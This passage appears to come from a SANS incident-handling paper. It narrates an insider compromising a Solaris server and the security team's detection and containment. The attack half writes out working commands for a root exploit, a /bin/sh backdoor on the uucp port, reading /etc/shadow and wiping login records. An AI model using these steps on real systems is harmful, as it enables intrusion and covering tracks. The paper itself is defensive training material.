wks111% dig @192.168.22.31 swl.exceptent.com -t AXFR

; <<>> DiG 8.3 <<>> @192.168.22.31 swl.exceptent.com -t
; (1 server found)
;; Received 0 answers (0 records).
;; FROM: wks111 to SERVER: 192.168.22.31
;; WHEN: Mon Jan 10 10:25:10 2005
```

It seems zone transfers are disabled. Discovering that this was less than successful, he remembers that NIS is running. A long list of IP addresses and hostnames is the result of his "ypcat hosts" command. Unlike DNS, this information does not contain hinfo (host information) records, but it is a starting point for understanding the network layout better and for finding potential victims.



© SANS Institute 2000 - 2005 Author retains full rights.

He has had a busy morning, and our aspiring blackhat takes a break for lunch. On the way he walks a long route through the building. Eventually he finds what he is looking for: a door with a red light over it and a sign that reads “Caution: this room protected by halon fire suppression system.” Jason figures this is where the servers, and the game source code, reside. But there are no windows and the door is secured with a card reader. Jason crosses off physical access to the servers as a likely way to achieve his goal.

## *4.2 Scanning*

On the morning of January 11, Jason Johanson arrives at work with a plan. He is certain the game source code resides on a Solaris server. It may even be on a server that Jason can log into. But permissions have been set such that he can only see what he considers to be the least interesting piece of the picture. Creating a novel attack would be a lot of work, and he is not that patient. So last night he searched the internet looking for Solaris exploits. After finding many exploits for other operating systems, he finally came across a recently released exploit for Solaris that could give him instant root.

The exploit he found, raptor_passwd.c, only works on Solaris 8 and Solaris 9 with specific patch revisions. He is going to need to find all the Solaris machines in the facility and check them for patch status. He would prefer to scan the network for Solaris computers from his linux laptop. But the company has a strict policy that only approved company owned laptops may enter the building, and they have a security guard at the entrance to enforce it. So Jason has brought in the raptor_passwd.c source code on a CDROM, along with some other useful tools. (CD’s are much easier to get past the guards.) Included on his CD is a copy of Fyodor’s Nmap port scanner source code (Fyodor).

The code is simple to build:

```
wks111% ./configure --with-openssl=/usr/site/openssl \
        --without-nmapfe
…
wks111% make
```

Jason doesn’t worry about defining a “--prefix” or doing a “make install” because he knows that the Nmap binary will run from wherever it is, as long as the fingerprint and other data files it needs are in the same directory. The command he’d like to run is:

```
wks111% ./nmap –v –P0 –sS -O ‘<ip range>’
```

The “-v” tells Nmap to provide more verbose output. The “-P0” instructs it not to


© SANS Institute 2000 - 2005 Author retains full rights.

ping before scanning a host. Jason knows that some network intrusion detection systems will notice the ping scan. The "-sS" option causes Nmap to perform a half open SYN scan. By not completing the three-way TCP handshake, the scan becomes much less noticeable. Systems logging connections usually only do so after the handshake is complete. Finally, the "-O" option initiates an attempt to fingerprint the operating system of the target based on the behavior of the IP stack. Nmap has a huge library of fingerprints, and can identify many operating systems extremely accurately. This is what the attacker is really after here.

Unfortunately, both the OS fingerprinting and the SYN scan are only possible if the user running the scan has root privileges. A quick "showrev –p | grep 113476" shows that his workstation is not vulnerable to the exploit he has. Jason cannot use his favorite command line. After some thought he devises the following argument list:

```
–v –P0 –p 22,111 –T Sneaky –oM 27 '192.168.22.1-254'
```

Because he cannot do OS fingerprinting, Jason decides to scan only TCP ports 22 and 111 (ssh and portmapper) with the "–p 22,111" option. Anything that answers on these ports is probably a unix system. This should help narrow the list of potential Solaris hosts on the network. Additionally, these ports will be fairly busy, and traffic to them is unlikely to raise alarms. Because he is forced to use an actual TCP connect to scan, he also uses the "-T Sneaky" option to slow the connection attempts. This will reduce his chances of being noticed. Finally, as this will take some time, the "-oM 27" option stores the output in a file named 27. The block of IP addresses chosen has a number of hostnames on it according to the NIS host file, and it includes the two Solaris servers Jason has previously used. He hopes this will be a good starting point.

Jason is a bit paranoid about actually running the scan. He knows that the system administrators have given at least some thought to security. What if someone were to check the process listing of his machine while the scan was running? Jason changes the name of the Nmap binary to sshd. This changes the behavior of the program. When run, it now returns:

```
wks111% ./sshd
Entering Interactive Mode because argv[0] == sshd

Starting nmap V. 3.75 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Entering the character "n" and the string of arguments above, Jason is pleased to see that the process listing now only shows a simple "./sshd" running.

While waiting for the scan to run, Jason grabs a copy of the NIS password map



© SANS Institute 2000 - 2005 Author retains full rights.

with ypcat. Rather than have to compromise a server, he may be able to guess a password of a valid user that is actually authorized to see the code he wants. This would certainly be easier and less likely to be discovered. He has brought along a source copy of Solar Designer's John the Ripper password cracking program (Solar). Building the binary is again very straight forward. The harder part is collecting a good wordlist for john to run against while cracking passwords. Fortunately, our attacker has played with john before and has brought in a wordlist burned onto the CD. Before running with the full wordlist, he checks for any really weak passwords.

```
wks111% ./john –single response.txt
Loaded 563 passwords with 502 different salts (Standard DES [32/32 BS])
guesses: 0  time: 0:00:01:15 100%  c/s: 103446  trying: sean1968 - 47751969
```

The "-single" option runs a very simple and quick set of guesses based on permutations of the usernames and GECOS information found in the password file. The file containing the usernames and encrypted passwords has been named response.txt. No passwords were guessed on this run. So Jason goes ahead with the wordlist attack.

```
wks111% ./john –wordfile:count response.txt
```

Here he has named his word file "count" in an attempt to make the command line look as innocuous as possible in a process listing.

As the automated processes run, Jason logs into his two regular servers, **swlbld1** and **swlccb**. A "uname –a" shows they are both running Solaris 9. He checks the patch level (again with "showrev –p | grep 113476") and discovers that neither server should be vulnerable to the exploit. But he notices that the patch revision number returned is not the same on the two machines. Interested, he takes a look in /var/sadm/patch and realizes **swlbdl1** was patched 25 days ago, but **swlccb** hasn't been patched for more than 60 days. This is promising. It indicates that a regular patch management system is not in place. Perhaps there is a victim waiting out there.

Jason also looks around the file system looking for clues about how they are administered. Both servers have abbreviated inetd.conf files, but neither is completely empty. He again looks for evidence of file integrity checkers being used, and does not see any signs. But both servers do appear to be running the tcpwrappers package that is distributed with Solaris 9.

Buy noon, Nmap has returned a lengthy list of potential Solaris nodes. John the Ripper has yet to produce any passwords, however. Jason decides not to wait any longer for passwords and starts working his way through the server list. First connecting to **swlccb** he then tries to ssh to each potential victim. When he logs in, he quickly checks the OS and patch version and logs out. On several


© SANS Institute 2000 - 2005 Author retains full rights.

occasions, his password does not seem to work. He receives “Permission denied, please try again” and after three tries is disconnected. On two occasions the remote host simply replies “connection closed” after he enters his password.

## *4.3 Exploiting the System*

Jason has nearly despaired of finding a vulnerable host when he happens upon a Solaris 9 server that allows him in. Checking the patch level reveals it as having patch 113476-09. It’s a hit! Back on his workstation he quickly compiles raptor_passwd according to the instructions in the source code:

```
wks111% gcc raptor_passwd.c -o passwd -ldl -Wall
```

The exploit binary is quickly scp’ed to the vulnerable host, **swlbgdb**. Jason executes a “who” to see if anyone else is on the server. He notices there are a couple of other users, but doesn’t recognize the usernames. Taking a deep breath, he initiates the exploit:

```
swlbgdb% ./passwd t3mpP4ss
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM       : SUNW,UltraAX-i2 (5.9)
Using stack base        : 0xffbfffc
Using var address       : 0xffbffb58
Using rwx_mem address   : 0xff3f6004
Using sc address        : 0xffbfff9c
Using ff address        : 0xffbfff58
Using strcpy() address  : 0xff3e0288

"Pai Mei taught you the five point palm exploding heart technique?" -- Bill
"Of course." -- Beatrix Kidd0, alias Black Mamba, alias The Bride (KB Vol2)

# id;uname -a;uptime;
uid=0(root) gid=9610(gengrp) egid=3(sys)
SunOS swlbgdb 5.9 Generic sun4u sparc SUNW,UltraAX-i2
  4:43pm  up 147 day(s), 11:01,  3 users,  load average: 0.10, 0.11, 0.12
#
```

No sirens sound and no lights flash. Jason feels it was almost too easy. In fact, he isn’t really ready to be looking at a root prompt yet. Where does he go from here?



© SANS Institute 2000 - 2005 Author retains full rights.

## *4.4 Keeping Access*

Realizing he is not prepared, Jason quickly thinks about his options. He could simply exit the process and log out. If the system has been vulnerable this long, it will probably stay that way a few more days. He could gather some tools, maybe even a kernel level rootkit. He remembers seeing a reference to one for Solaris during his research last night (Plasmoid). On the other hand, a bigger set of tools may be more likely to get him noticed. Rootkits are notorious for causing system instability if not tailored correctly. And he has no business logging into this server. What if someone notices him logging on repeatedly? Perhaps some quick changes now will allow him to return later without leaving a trail. He opts to look for a simple option to allow him to access the system again without coming through the front door.

Jason checks /etc/inetd.conf. He finds that this one appears fully stocked with services. He might be able to add some service in here without anyone noticing. The file is over 150 lines long, even if most of it is comments. But better still, maybe he can use something that is already here. After all, system administrators are quick to check inetd.conf if they suspect a compromise. The entry for uucp (unix to unix copy) looks like a candidate.

```
#
# Must run as root (to read /etc/shadow); "-n" turns off logging
# in utmp/wtmp.
#
uucp   stream  tcp   nowait  root   /usr/sbin/in.uucpd    in.uucpd
```

Jason doubts anyone is actually using uucp anymore. He can probably borrow that port. He executes the following commands:

```
# mv /usr/sbin/in.uucpd /tmp/ps396
# cp /bin/sh /usr/sbin/in.uucpd
# chown root:uucp /usr/sbin/in.uucpd
# settime –f /tmp/ps396 /usr/sbin/in.uucpd
```

Now anyone connecting to the uucp port (tcp/540) should be granted a root shell on **swlbgdb**. It's not ideal because it is not encrypted and it lets everyone in, not just Jason. But it is sufficient until he can find some better tools. He leaves the root prompt open in one window until he is sure he can establish remote access.

Back on his workstation, Jason completes the connection. With a copy of the netcat source code from his CDROM he does a quick "make solaris", and in a matter of seconds he has a functional nc. (Hobbit)

```
wks111% ./nc swlbgdb 540
```



© SANS Institute 2000 - 2005 Author retains full rights.

```
uname -n
swlbgdb
ls -l /etc/shadow
-r--------   1 root     sys          355 Oct 18 11:28 /etc/shadow
cat /etc/shadow
root:pNjMJ8VbnjRCc:12832::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
smmsp:NP:6445::::::
listen:*LK*:::::::
nobody:NP:6445::::::
noaccess:NP:6445::::::
nobody4:NP:6445::::::
sshd:*:12828::::::
exit
wks111%
```

The backdoor is providing access as root, just as planned. Now he has a way in that won't be logged and that will automatically start up every time the machine is booted. On **swlbgdb** he pulls over a copy of nc by scp'ing to his workstation from the still open root prompt of the exploit and places it in /tmp/errorlog. Hoping someone on the local machine hasn't noticed his lengthy "./passwd" process, he kills the exploit with "control-C", removes the exploit binary, and logs off the machine.

## *4.5 Covering Tracks*

Our now successful attacker hasn't lost sight of his goal. He is still looking for access to the MMOG server source code. There is a chance he'll find some on **swlbgdb** when he gets a chance to look for it. But he guesses the most likely location is in one of the protected directories he can't see on the source code control sever **swlccb**, or perhaps the sister server **swlcca**, which was uncovered by his Nmap scan.

Now that he has root access on a system on the same network as these servers, there are some additional things he can try. Jason can set up a password sniffer on the compromised machine. Given the switched nature of the network, he'll have to do some arp spoofing to catch packets not headed for **swlbgdb**, and that could be noisy. He knows most developers are using ssh by this time, and that will reduce the value of a sniffer. Perhaps he'll subvert the



© SANS Institute 2000 - 2005 Author retains full rights.

sshd process on “his” machine, and capture the passwords of people who log in there.

Jason wants to make sure he didn’t leave too many fingerprints on the system. What log files might have recorded him? Via netcat he checks the syslog configuration.

```
cat /etc/syslog.conf
# This file is processed by m4 so be careful to quote (`') names
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                   /dev/sysmsg
*.err;kern.debug;daemon.notice;mail.crit        /var/adm/messages
*.alert;kern.err;daemon.err                             operator
*.alert                                                 root
*.emerg                                                         *
mail.debug                                      /var/log/mail
# Remote syslogging
*.info,mail.none,daemon.none                    @lefteye
daemon,mail.warning                             @lefteye
```

The good news is his login doesn’t appear to have been recorded in the system log files. The bad new is, some server named **lefteye** was watching him. The last command shows that he was on twice. That is a condition that can be fixed. Jason remembers there is a program called wzap that edits the wtmp file (Dave). He doesn’t have it with him, but a trip to the search engine later he has all 45 lines of source code. He has to modify the source a bit to edit wtmpx instead of wtmp, but shortly thereafter he has sent wzap across and no longer shows up in the last output.. Finally, Jason checks the file /.sh_history. Sure enough, there is a record of the commands he ran while at the exploit’s root prompt. He simply removes the file.

Now the thing he is most interested in is running Nmap with access to the commands only available to privileged users. He’ll have a much better idea of his next step once he can do that. He bundles up his Nmap directory with tar, then connects via nc to the exploited system and finds a place to set up housekeeping.

The /dev directory is a handy place to hide out. Regular users seldom go there, and even system administrators won’t necessarily notice things out of place in listings of filenames containing “@”, “:”, and other non-alphanumeric characters. Jason picks /dev/pts and adds a directory named “.. “ (dot-dot-space.)

```
wks111% ./nc swlbgdb 540
mkdir “/dev/pts/.. “
cd “/dev/pts/.. “
```



© SANS Institute 2000 - 2005 Author retains full rights.

```
mv /tmp/errorlog ./errorlog
```

After moving netcat to its new home, Jason moves wzap in as well. Then he starts a listener to receive his Nmap package.

```
./nc –l –p 3445 > nmap.tar
```

Then from another terminal on his workstation he sends the file:

```
Wks111% cat nmap.tar | ./nc swlbgdb 3445
^C
```

After what seems a suitable interval, Jason kills both nc instances. Upon reconnecting, there in "/dev/pts/.. " is a copy of nmap.tar. He executes a /bin/csh, un-tars it and kicks off an Nmap scan of the hosts he is interested in using the arguments:

```
./sshd
Entering Interactive Mode because argv[0] == sshd

Starting nmap V. 3.75 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> n –P0 –sS -O –oM servers '192.168.22.41-50'
```

Knowing that his files are unlikely to be discovered by accident, and that his Nmap looks like a "./sshd", Jason feels pretty good about his progress. Tomorrow, Jason will arrive with some more powerful tools after a bit more research. But for now, people are leaving the building at the end of the day, and he doesn't want to look too suspicious by hanging around late. He heads out of the building expecting to see a completed Nmap scan in the morning.

# 5 Handling the Incident

Bill Robinson has recently assumed the role of local Information Security Officer at Exceptional Entertainment's software development lab. He has been on the job less than six months, and is still attempting to make improvements to the environment. While there are changes in network and system administration yet to be made, the biggest change must be in corporate culture. Software developers are not fond of security measures. They see the necessary trade off between security and ease of use as just another hurdle put in their way to decrease productivity. Management has seen fit to hire a security officer, but it is reluctant to force wholesale policy changes on its prized development staff.



© SANS Institute 2000 - 2005 Author retains full rights.

## *5.1 Preparation*

The facility's network was designed with defense against the internet in mind. An external router and a multi-interface internal router are separated by a stateful packet filtering firewall. The firewall allows no traffic to pass directly from one router to the other. On a third interface of the firewall is the DMZ that houses the external DNS server, external mail gateway, http and ftp application proxy, and a VPN concentrator. Mail is routed from an internal mail server though the external gateway. Http requests are handled by the web proxy, as are outbound ftp requests. The software development facility does not run an externally visible web server. That function is fulfilled by servers at the company's high bandwidth production facility, along with the actual game servers.

The external router is configured to drop obviously spoofed packets (inside IP addresses from outside, etc) and those from "non-routed" network blocks. The internal router likewise drops packets on its interfaces that arrive from the "wrong" side. But it does handle the traditionally non-routed 192.168/16 network. This is the internal address space of the lab. As all packets are passed through an application proxy, this does not present a problem. (The VPN concentrator provides Network Address Translation for its clients.)

The routers and DMZ servers are hardened and continuously monitored, both by host based and network based intrusion detection systems. A NIDS configured for logging is placed on the DMZ network. A more sensitive alerting NIDS is placed between the firewall and the internal router. All systems are patched during a weekly window if patches are available, and may be patched on demand in an emergency. Only senior system administrators and network engineers have access to these systems. (See Figure 6.)

The internal network is not as tightly controlled. Since his arrival, Bill has sought to push for better host and network security on the "inside." He started with a written computer security policy, which specified the responsibilities and restrictions placed on management, the Information Security Officer, system administrators, and end users. Prohibitions against unauthorized access and a list of proscribed activities were enumerated, as were actions to take if one suspected a breach of security. Now, all employees must review and sign the form as part of their new-hire orientation.

Bill also upgraded the strength checking on passwords and shortened the expiration period for them. As part of this effort, regular password cracking attempts are made by a trusted senior administrator (using John the Ripper), and users are forced to change guessed passwords immediately.

Banners have also been placed on all systems that announce at login:



© SANS Institute 2000 - 2005 Author retains full rights.

**Use of this system is restricted to activity authorized by Exceptional Entertainment, Inc. All activity may be monitored and recorded. Unauthorized use may lead to civil or criminal proceedings.**

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

**Exceptional Entertainment, Inc**
**Software Development Facility Network**





**Figure 6: Network Diagram**

[Network Diagram note: Hosts labeled in red are those critical to the exploit, handling and analysis scenario. They all existed in the test lab network and were located in the same relative positions (including “internal router”) with the exception of the http proxy server. In the test lab, the web proxy was located on the same network as the log server.]



© SANS Institute 2000 - 2005 Author retains full rights.

Early on, Bill scheduled a meeting with all the system administrators, operators, and network engineers. He told them what he liked about how the computing environment was set up, and what he thought could use improvement. He asked them each to come up with one idea on how computing at EEI could be made more secure. After getting to know the people better, he asked several to join him as members of the Incident Handling team. Not content with expertise in unix, windows, and networking, he also requested an official contact from Human Resources and Plant Security.

Bill has not been able to extract much funding for the IH team. They have scavenged the better part of two "jump kits" and have a space in the server room with a couple of locked cabinets for storing equipment and evidence. A contact list for everyone on the team has also been created. Copies are in the jump kits, posted in the server room, and, Bill hopes, with each team member. Since they are only responsible for the single facility, they will usually have the opportunity to meet face to face. But as an exercise in team building, Bill made sure everyone created and exchanged PGP keys for e-mail communication (PGP,GPG).

With the help of the experts on his team, Bill began defining guidelines for hardening systems. For the Solaris systems, ssh was deployed throughout the environment (OpenSSH). (Ssh clients were also made part of the standard Windows installation image.) All the unix systems are running Network Time Protocol (NTP.) As new Solaris systems are deployed, they are getting stripped down inetd.conf files, and the tcpwrappers (tcpd) bundled with Solaris 9 is being enabled on the server class machines.

A pair of log servers was built, and all the computers are being configured to log remotely to these hosts. The log servers are simply hardened Solaris systems with big disks accepting remote syslog entries and running logcheck (Rowland). A new Snort based NIDS has also been added on the server network, and tuning of the system is a continuing project (Snort).

Bill hopes to send a couple of the system administrators to security training within the next year, and the SANS Institute Solaris Security Step by Step guide is now required reading for the unix administrators (Pomeranz[2]).

## *5.2 Identification*

At 5:28 PM on January 11th, Bill is just getting ready to leave his office when Susan, one of the senior unix administrators and a member of the incident response team, comes into his office. "I'm glad I caught you," she says. "There is something I think you should look at."


© SANS Institute 2000 - 2005 Author retains full rights.

Back at her workstation, Bill sees the following snort alerts from the internal server network NIDS:

```
01/11-17:09:42.273826  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted
Information Leak] [Priority: 2] {TCP} 192.168.22.12:56720 -> 192.168.22.41:1
01/11-17:09:43.068269  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted
Information Leak] [Priority: 2] {TCP} 192.168.22.12:56720 -> 192.168.22.41:1
01/11-17:23:22.567834  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted
Information Leak] [Priority: 2] {TCP} 192.168.22.12:32481 -> 192.168.22.42:1
01/11-17:23:23.335907  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted
Information Leak] [Priority: 2] {TCP} 192.168.22.12:32481 -> 192.168.22.42:1
```

Susan is able to identify the recipient IP addresses as belonging to **swlcca** and **swlccb**, source code versioning control servers. A quick nslookup in another window reminds her that 192.168.22.12 is **swlbgdb**. She explains to Bill that this is a SunFire V120 running Solaris 9, and that it contains a database of all the known bugs in EEI's big game, and their current resolution status. The bugs have been there since the first line of code was written, and so has **swlbgdb**.

Bill and Susan head down to the server room where all of the above machines reside. Bill unlocks the Incident Handling cabinet and pulls out a jump kit. Susan logs into a workstation in the server room and notes that the snort host has just alerted again for destination 192.168.22.43.

**The Jump Kit**

- Contact list
- Tape recorder, hand held, with tapes
- Hard bound notebooks with numbered pages (2)
- Pens, ball point (12)
- Pens, sharpie (2)
- Incident Handling forms
- Camera
- Ziplock bags (one gallon size)
- Clear packing tape
- 8 port hub
- RJ-45 patch cables (4)
- RJ-45 Crossover (null modem) patch cables (2)
- flashlight
- screwdrivers
- 512 MB USB storage device
- Windows boot media (Windows 2000)
- Solaris boot media (Solaris 8 software, disk 1 of 2)
- Solaris 8 tools CD
- Solaris 9 tools CD (see Appendix A for contents)
- Windows Tools CD



© SANS Institute 2000 - 2005 Author retains full rights.

- Dual boot laptop (Windows XP, Red Hat 8.0) with power cord (tcpdump, ethereal, Nmap, nessus on linux partition)
- 2 External 72 GB disks (2), SCSI enclosure
- 2 External 60 GB disks (2), USB enclosure

Bill opens the jump kit and takes out the hand held tape recorder followed by a notebook. He begins by noting the data and time. Going forward, he will log each action in the notebook in ink. He also makes a verbal record intermittently on the tape recorder. He photographs the rack mounted computer from both front and rear, being sure to have a clear view of the cables attached to the rear of the computer. Photos may not be necessary in this case, but it is part of his incident handling checklist. Always following the same procedure leads to fewer mistakes. Additionally, this is a chance for Susan to learn the correct incident handling process first hand.

While he adds information about the photographic work to his notes, Bill asks Susan to page Kevin, the network engineer who has volunteered to work on the IH team. Kevin has an amazing ability to read log files, and Bill wants him looking at the firewall, border router, and perimeter NIDS logs as soon as possible.

Next, using one of the patch cables, Bill places the hub inline between the server and the switch. Booting the laptop into linux, he fires up tcpdump to store all the passing packets to a file (LBNL).

```
linux1# tcpdump -w cap.20050111a
```

The binary data in this capture file can be read later using the "-r" option to tcpdump. In another window, he starts an additional tcpdump process for watching certain packets in action.

```
linux1# tcpdump -l | grep ": F "
```

This will send a line of tcpdump output to the screen every time a tcp FIN packet is sent over the wire. Bill knows that Nmap Xmas scans use FIN packets. But he doesn't see very many hits. He retries the above command looking for ": S ", or SYN packets. These are used in the Nmap SYN and Connect scans. Sure enough, a large number of SYN packets are being sent from **swlbgdb** to the same host. Each packet is destined for a different port. After watching the scan for a minute, Bill sees a large number of SYN packets all hitting the same port on the scan victim. [An example of this part of the capture is included in Appendix C. Only a pair from the multiple lines is shown here.]

```
17:37:43.280379 IP 192.168.22.12.34973 > 192.169.22.44.ssh: S 305885748:305885748(0)
win 2048 <wscale 10,nop,mss 265,timestamp 1061109567[|tcp]>
```



© SANS Institute 2000 - 2005 Author retains full rights.

17:37:43.280736 IP 192.168.22.44.ssh > 192.168.22.12.34973: S 1268027595:1268027595(0) ack 305885749 win 49335 <nop,nop,timestamp 332977572 1061109567,mss[|tcp]>

He recognizes this as Nmap's attempt at OS fingerprinting. Bill tells Susan and the tape recorder, "This certainly looks like an Nmap scan. If our attacker is running in interactive mode, Nmap just sent him a bunch of output. Maybe we can track it."

Having convinced themselves that this truly is a security "incident," Bill and Susan have a decision to make. The attacker has not yet been alerted to the fact of his detection. If they make no obvious changes to the system, they may be able to track him down. If they take the system offline and start a forensic analysis, the attacker my immediately close up shop. This bothers Bill because he suspects that either another system inside the perimeter has been compromised, or that an insider is at work.

After weighing the options, Bill decides that this system has been scanning long enough. He won't wait for Kevin to check the perimeter for activity. The system is coming off the network now. Maybe if he can do a preliminary analysis quickly enough, the path will not be too cold.

## *5.3 Containment*

Bill disconnects the hub from the switch. The laptop and **swlbgdb** remain connected to the hub. With Susan's help, Bill connects to the serial console port of the V120 via the server room's console server. He also opens the CDROM drive and inserts the Tools CD that has been previously built for Solaris 9. On the console, he logs in as root and mounts the CD. It concerns him a bit to trust the system's mount command, but the bootstrapping has to begin somewhere.

```
# /usr/sbin/mount –F hsfs –o ro /dev/dsk/c0t0d0s0 /mnt
# exec /mnt/tools/bin/csh
# setenv LD_LIBRARY_PATH /mnt/tools/lib
# setenv PATH /mnt/tools/bin
```

Having insulated himself from the potentially compromised system as much as possible, Bill begins an analysis. He starts with the processes and network connections. It would be nice to document the condition of the system at this time, but Bill does not want to write files to the disk. This makes the use of the script command problematic. Instead, he uses the netcat tool to set up a listener on the laptop. Then he sends the output of his first command to it.


© SANS Institute 2000 - 2005 Author retains full rights.

linux1# nc –l –p 3445 > 20050111.collection
# (echo “CMD date”; date) | nc 192.168.22.254 3445

The contents of the output file are monitored from another window on the laptop.

linux1# tail –f 20050111.collection

The timestamp will help correlate the evidence to come. Bill begins to record the state of the system on the remote IH laptop. Being sure to append to the collection file, he repeats the process for:

# uname –a
# last
# who
# ps –ef
# lsof
# ifconfig -a
# netstat –an
# lsof –i

The output of these commands captures the process and network state at the time of the incident. Now that a copy has been made of some of the more volatile data, Bill looks more closely at the ps and netstat output. The process listing is long, in addition to the standard looking sched, init, and other kernel processes, there are entries for apache, oracle, sshd, in.telnetd, and a number of cgi scripts. With close to 100 processes, going through them all will be slow.

Bill knows there is an Nmap SYN scan running on this machine right now. On a hunch he limits his “ps” to root and hopes there isn’t a kernel level rootkit involved.

# ps –fu 0

This list is more manageable. He looks through the list of processes started at boot time and parented by init. They seem normal. There are a couple csh’es running as root. That’s one more than there should be. And there is also an sshd running as ./sshd instead of /usr/sbin/sshd. It has process ID 2503. Bill checks it with lsof [output abbreviated]:

```
# /tmp/lsof -p 2503
COMMAND  PID USER   FD   TYPE       DEVICE SIZE/OFF     NODE NAME
sshd    2503 root  cwd   VDIR        32,0      512    78556 /dev/pts/..
sshd    2503 root  txt   VREG        32,0  8819372    78575 /dev/pts/.. /sshd
…
sshd    2503 root    0u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>192.168.25.111:33036 (ESTABLISHED)
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
sshd    2503 root    1u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>192.168.25.111:33036 (ESTABLISHED)
sshd    2503 root    2u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>192.168.25.111:33036 (ESTABLISHED)
…
sshd    2503 root    4u  IPv4                  0t0        SOCK_RAW
```

Jim logs this output to the netcat listener on the laptop. Then he changes directories into /dev/pts/.. and takes a look at the files.

```
# cd "/dev/pts/.. "
## ls -alF
total 19584
drwxr-xr-x   2 root   other      512 Jan 11 17:03 ./
drwxr-xr-x   3 root   sys        512 Jan 11 16:59 ../
-rwxr-xr-x   1 root   other    26632 Jan 11 17:01 errorlog*
-rw-r--r--   1 root   other   186909 Jan 11 17:02 nmap-mac-prefixes
-rw-r--r--   1 root   other   627802 Jan 11 17:02 nmap-os-fingerprints
-rw-r--r--   1 root   other     8361 Jan 11 17:02 nmap-protocols
-rw-r--r--   1 root   other    15985 Jan 11 17:02 nmap-rpc
-rw-r--r--   1 root   other   167996 Jan 11 17:02 nmap-service-probes
-rw-r--r--   1 root   other   106784 Jan 11 17:02 nmap-services
-rw-r--r--   1 root   other     1851 Jan 11 17:32 servers
-rwxr-xr-x   1 root   other  8819372 Jan 11 17:02 sshd*
```

A quick look back at the "netstat –an" output confirms that there is a connection established to **wks111** via port 540, the uupcd port.

```
TCP: IPv4
   Local Address        Remote Address    Swind Send-Q Rwind Recv-Q  State
-------------------- -------------------- ----- ------ ----- ------ -------

192.168.22.12.540  192.168.25.111.33036  49640      0 49640      0 ESTABLISHED
```

Bill terminates the packet capture and starts an Nmap scan of **swlbgdb** from the laptop. The netstat information is good, but it is better to corroborate that with an external scan.

